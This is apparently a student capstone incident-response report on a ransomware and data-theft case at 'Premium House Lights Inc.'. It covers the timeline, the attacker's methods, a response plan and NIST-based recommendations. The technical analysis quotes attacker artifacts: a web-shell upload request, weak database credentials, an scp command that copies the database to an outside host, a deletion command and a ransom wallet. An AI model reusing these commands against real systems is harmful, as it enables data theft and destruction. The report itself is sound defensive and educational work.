Premium House Lights Inc.

*Capstone Project*

*Incident Response*

*By: Max Daguste*

*For: Lighthouse Labs*

**Table of Contents**

1. Executive Summary (p.3)
2. Incident Timeline (p.4)
3. Technical Analysis (p.5-8)
4. Incident Response (p.9-11)
5. Post-Incident Recommendations (p.12-13)
6. References (p.14)

**Executive Summary**

This document presents the findings of a Ransomware attack that occurred on a web server and database hosted by the Premium House Light Inc. Organization in Ontario, Canada, on February 19th, 2022. We will delve into the timeline and analysis of the investigation conducted by Max Daguste, including the relevant artifacts utilized as evidence to support our conclusions. We will categorize the tools, tactics, and procedures employed by the attacker to identify the attack vector and methodologies employed to infiltrate and steal sensitive company/client information. Throughout this process, we will uncover how this attack directly aligns with the MITRE ATT&CK framework and the Cyber Kill Chain. We will explore the proactive measures an organization can adopt to prepare for and prevent an attack, fortify their systems, secure data, and detect and prevent intrusions by cybercriminals. By comprehending these concepts, we can further enhance our understanding of known attack methods and share this knowledge within our community to adopt a preventive approach in responding to breaches and mitigating damage to our infrastructure and information systems.

**Incident Timeline**

**Initial Web Server Compromise (2022-02-19 at 21:56 EST):**

* The attacker initiated the compromise by sending an HTTP POST request to the web server at IP address 134.122.33.221. from 138.68.92.163
* The request contained a malicious command encoded as a URL-encoded string, which allowed the attacker to gain remote control over the server.

**Privilege Escalation (2022-02-19 at 21:56 EST):**

* After the initial compromise, the attacker was able to execute commands on the compromised web server.
* They checked the current user, which was "www-data," typically a low-privilege user used by web servers.

**Lateral Movement (2022-02-19 at 21:59 EST):**

* The attacker attempted to perform a network scan (Nmap) on the local network from the compromised web server to identify other systems and open ports.
* A Nmap scan successfully identified two hosts on the network: 10.10.1.2 and 10.10.1.3.

**Database Access (2022-02-19 at 21:59 EST):**

* The Nmap scan revealed a database server with the IP address 10.10.1.3 within the internal network.
* The attacker established a telnet connection to the database server.
* Initially, the attacker attempted to log in with various usernames and passwords, but only gained access using the username "phl" and password "phl123."

**Data Exfiltration:**

* The timeline does not provide an exact date for data exfiltration, but it is mentioned that the attacker retrieved sensitive data from the database and exfiltrated it to an external server at IP address 178.62.228.28.

**Covering Tracks:**

* The attacker did not try to cover or conceal his tracks in any ways that we are aware of except by deleting all the customers information. However, the deletion of these file does not count has an attempt to conceal or cover their tracks.


The attack involved initial compromise, privilege escalation, lateral movement, and database access, aligning with the MITRE ATT&CK framework and the Cyber Kill Chain. Immediate action is essential to secure compromised systems, investigate the breach extent, and implement security measures to prevent future incidents.

**Technical Analysis**

1. ***Attack Origin and Impact:***
   * ***Attack Vector:*** *The attack originated from a website audit tool, initially configured for legitimate purposes but manipulated by the attacker for malicious intent.*
   * ***Initial Compromise:*** *The attacker identified a security vulnerability within the web application, allowing them to execute a POST request to upload a malicious script.*
   * ***Evidence:*** *Logs from the web server indicate unusual HTTP requests on February 19th, 2022, at 21h56 EST such as:*
     + *IP: 138.201.202.232 - [Date/Time] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+*[*http://sitechecker.pro*](http://sitechecker.pro/)*)"*



* + - *IP: 138.68.92.163 - [Date/Time] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"*



1. ***Methods Employed by the Attacker:***
   * ***Remote Shell Upload:*** *The attacker uploaded a reverse shell onto the web server, granting command-line access and control.*

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

* *The attacker than managed to Identify the telnet IP address connecting the webserver and the database using an Nmap scan*

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

* + ***Privilege Escalation:*** *After initial compromise, the attacker gained access to the system database due to poor password management/policy from the company. The Username being “phl” and the password “phl123”*

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

* + ***Lateral Movement:*** *The attacker gained lateral movement in phl network when he managed to access telnet 10.10.1.3*
  + ***Database Access:*** *The attacker successfully established a connection to the database server using weak credentials. The login being “phl” and the password “phl123” made the database easily accessible.*
  + ***Data Exfiltration:*** *Sensitive data from the database was copied* [*scp phl.db fierce@178.62.228.28:/tmp/phl.db] and than exfiltrated to an external server, IP address 178.62.228.28.. Afterwards, the attacker deleted the data from the Premium House Lights system by using the following command [rm phl.db ] before existing the database*

Une image contenant texte, capture d’écran, Police

Description générée automatiquement

* + ***Covering Tracks:*** *Specific details about covering tracks are not provided in the timeline.*

Ransomware demand: The attacker than sent an email to [support@premiumhouselights.com](mailto:support@premiumhouselights.com) from [4c484@qq.com](mailto:4c484@qq.com) and requested 10BTC be deposited to the following wallet 1JQqFLmAp5DQJbdD3ThgEiJGSmX8eaaBid

1. ***Weaknesses in Security:***
   * ***Vulnerability Identification:*** *Failure to promptly identify and address vulnerabilities in the web application.*
   * ***Credential Weakness:*** *Use of weak credentials on critical systems, allowing unauthorized access.*
   * ***Lack of Monitoring:*** *Inadequate monitoring and intrusion detection systems to detect and respond to suspicious activities.*
   * ***Data Protection:*** *Lack of measures to protect sensitive data from unauthorized access and exfiltration.*

**Incident Response**

***Incident Response Plan - Ransomware Attack***

*Objective: This incident response plan aims to effectively address the Ransomware attack that occurred on Premium House Lights Inc.'s web server and database. The goal is to minimize damage, recover data, and restore normal operations while ensuring the incident is well-documented for future prevention.*

Une image contenant texte, logo, capture d’écran, mémoire flash

Description générée automatiquement

*1.* ***Preparation***

*1.1 Incident Response Team*

* *Designate an Incident Response Team with clearly defined roles:*
  + *Incident Coordinator: Responsible for overall coordination of the incident response effort. Ensures that actions are taken promptly and according to plan.*
  + *Technical Analysts: Investigate the Ransomware attack, assess its impact, and assist in the recovery process. Analyze malware and security vulnerabilities.*
  + *Legal Counsel: Provides legal guidance regarding compliance with data protection regulations, potential legal actions, and breach notifications.*
  + *Communication Liaison: Manages internal and external communication, ensuring a consistent and clear message.*

*1.2 Critical Assets Identification*

* *Identify and document critical systems, data, and services that need immediate protection. This includes web servers, databases, customer data, and any proprietary software.*

*1.3 Incident Response Policy*

* *Maintain an up-to-date incident response policy that outlines procedures for responding to cybersecurity incidents, including Ransomware attacks. Ensure that all team members are familiar with the policy.*

*2.* ***Detection***

*2.1 Continuous Monitoring*

* *Implement continuous monitoring of network and system logs for suspicious activities, including unexpected file changes, unusual login attempts, and outbound network traffic anomalies.*

*2.2 Intrusion Detection Systems (IDS)*

* *Deploy IDS to detect unusual patterns and behaviors indicative of Ransomware activity, such as a sudden increase in file encryption.*

*2.4 Employee Training*

* *Regularly educate and train employees to recognize and report potential security incidents promptly. Conduct phishing awareness training to reduce the risk of social engineering attacks.*

*3.* ***Containment***

*3.1 Isolation of Affected Systems*

* *Immediately disconnect the compromised web server and database from the network to prevent further infection. Isolate affected systems to a segregated network segment.*

*3.2 Account Disabling*

* *Disable accounts or access points that were exploited by the attacker. Change passwords and implement multi-factor authentication on all affected accounts.*

*4.* ***Eradication***

*4.1 Ransomware Removal*

* *Develop and execute a plan to remove the Ransomware and any residual malware from affected systems. Ensure that backups used for restoration are free of malware.*

*4.3 Vulnerability Patching*

* *Identify and patch the vulnerabilities that allowed the attack to occur. This includes both operating system and application-level vulnerabilities.*

*5.* ***Recovery***

*5.1 Data Restoration*

* *Restore affected systems and data from clean backups to ensure business continuity. Verify the integrity of backups and ensure that backups are stored securely to prevent future attacks.*

*5.2 Security Updates*

* *Apply security patches and updates to all systems to prevent future vulnerabilities. Implement regular patch management practices.*

*5.3 Policy Review*

* *Conduct a comprehensive review of security policies and procedures to prevent future incidents. Enhance security controls, such as network segmentation and user access controls.*

***7. Lessons learned***

*7.1 Incident Documentation*

* *Maintain a detailed record of the incident, including actions taken, evidence collected, and lessons learned. Document all communications, technical analysis findings, and recovery efforts.*

*7.2 Post-Incident Review*

* *Conduct a thorough post-incident review to evaluate the effectiveness of the response and identify areas for improvement. Document the findings and recommendations for enhancing the incident response plan.*

*7.3 Plan Updates*

* *Revise the incident response plan based on lessons learned and feedback from the incident. Implement improvements to prevent similar incidents in the future.*

*This expanded incident response plan provides a more detailed framework for responding to a Ransomware attack, with specific actions and considerations at each stage of the response process. It's essential to adapt and customize this plan to the unique needs and circumstances of your organization. Additionally, conducting tabletop exercises and simulations can help validate and improve the effectiveness of your incident response procedures.*

**Post-Incident Recommendations**

***Post-Incident Recommendations***

*In the aftermath of the Ransomware attack on Premium House Lights Inc., it is imperative to not only recover from the incident but also fortify the organization's security posture to prevent future occurrences. The National Institute of Standards and Technology (NIST) Cybersecurity Framework provides a structured approach to enhancing cybersecurity measures. Here are the post-incident recommendations, aligned with the NIST framework, to bolster the security of Premium House Lights Inc.:*

1. *Identify (NIST Framework - Category: Identify)*
   * *Network Segmentation: Implement network segmentation to divide the network into isolated zones. This helps contain and limit the lateral movement of attackers, reducing the impact of potential breaches.*
2. *Protect (NIST Framework - Category: Protect)*
   * *Stronger Authentication and Access Control: Enforce robust password policies and implement multi-factor authentication (MFA) for all user accounts, especially those with privileged access. Apply the principle of least privilege (PoLP) to restrict access to only necessary resources.*
   * *Intrusion Detection and Prevention: Invest in advanced intrusion detection and prevention systems (IDS/IPS) to continuously monitor network traffic for suspicious activities. Configure these systems to automatically block or alert on potential threats.*
   * *Security Awareness Training: Conduct regular security awareness training for all employees to educate them on recognizing common attack vectors such as phishing and social engineering.*
   * *Data Encryption: Ensure that sensitive data is encrypted both in transit and at rest. Encrypting data adds an extra layer of protection, making it significantly harder for attackers to access and exfiltrate.*
3. *Detect (NIST Framework - Category: Detect)*
   * *Continuous Monitoring: Implement continuous monitoring of network and system logs for unusual activities, unexpected file changes, and unauthorized access. Establish automated alerts for potential security incidents.*
   * *Endpoint Protection: Maintain and regularly update endpoint protection software to detect and block malicious activity at the endpoint level. Ensure that signature definitions are up to date.*
4. *Respond (NIST Framework - Category: Respond)*
   * *Data Backup and Recovery: Maintain secure and regular backups of critical data. Test these backups regularly to ensure they can be reliably restored in case of a ransomware attack or data loss.*
   * *Legal Consultation: Continue to consult with legal counsel to ensure compliance with any legal obligations, including breach notifications and data protection regulations.*
5. *Recover (NIST Framework - Category: Recover)*
   * *Policy Review: Periodically review and update your security policies and procedures to adapt to evolving threats and technologies.*
   * *Regulatory Compliance: Regularly review and update data protection policies and procedures to align with evolving regulatory requirements.*

*These post-incident recommendations, aligned with the NIST Cybersecurity Framework, provide a structured approach to enhancing security measures at Premium House Lights Inc. It is essential to adapt and customize these recommendations to suit the organization's specific needs and circumstances. Additionally, conducting regular assessments and security audits will help ensure ongoing resilience against evolving cyber threats.*

***Communication Plan***

*It's essential to promptly communicate the incident to the relevant parties, which may include law enforcement, regulatory authorities, and those directly impacted by the breach, if mandated by applicable laws. It's advisable to seek guidance from legal experts regarding the timing and content of these notifications.*

***Internal Communication***

*Ensure that your internal teams, including employees, stakeholders, and the incident response team, are kept well-informed about the incident and the progress of recovery efforts. Provide clear guidance to employees regarding their roles and responsibilities in the recovery process.*

***External Communication***

*Establish a clear and consistent communication strategy for external stakeholders, such as customers, partners, and the public, as the situation demands. Communicate the steps being taken to address the incident and offer reassurance regarding the safeguarding of data.*

*In cases where the breach involves personal information (PI), it's essential to notify the Information and Privacy Commissioner of Ontario (IPC) within a reasonable timeframe. This notification should include comprehensive details about the breach and the actions taken to mitigate its impact.*

*Additionally, if the breach falls under federal jurisdiction or involves organizations not governed by Ontario's private-sector privacy legislation, it's imperative to adhere to the regulations outlined in the Personal Information Protection and Electronic Documents Act (PIPEDA)*

**References**

<https://attack.mitre.org/resources/getting-started/>

<https://www.mitre.org/sites/default/files/2021-11/getting-started-with-attack-october-2019.pdf>

<https://www.varonis.com/blog/cyber-kill-chain>

<https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-37r2.pdf>

[*https://www.securitymetrics.com/blog/6-phases-incident-response-plan*](https://www.securitymetrics.com/blog/6-phases-incident-response-plan)

[*https://www.exabeam.com/incident-response/incident-response-plan/*](https://www.exabeam.com/incident-response/incident-response-plan/)

[*https://www.trellix.com/en-ca/security-awareness/cybersecurity/what-is-mitre-attack-framework.html*](https://www.trellix.com/en-ca/security-awareness/cybersecurity/what-is-mitre-attack-framework.html)

[*https://www.exabeam.com/explainers/mitre-attck/what-is-mitre-attck-an-explainer/*](https://www.exabeam.com/explainers/mitre-attck/what-is-mitre-attck-an-explainer/)

[*https://www.proofpoint.com/us/threat-reference/ransomware*](https://www.proofpoint.com/us/threat-reference/ransomware)

[*https://www.ibm.com/topics/phishing*](https://www.ibm.com/topics/phishing)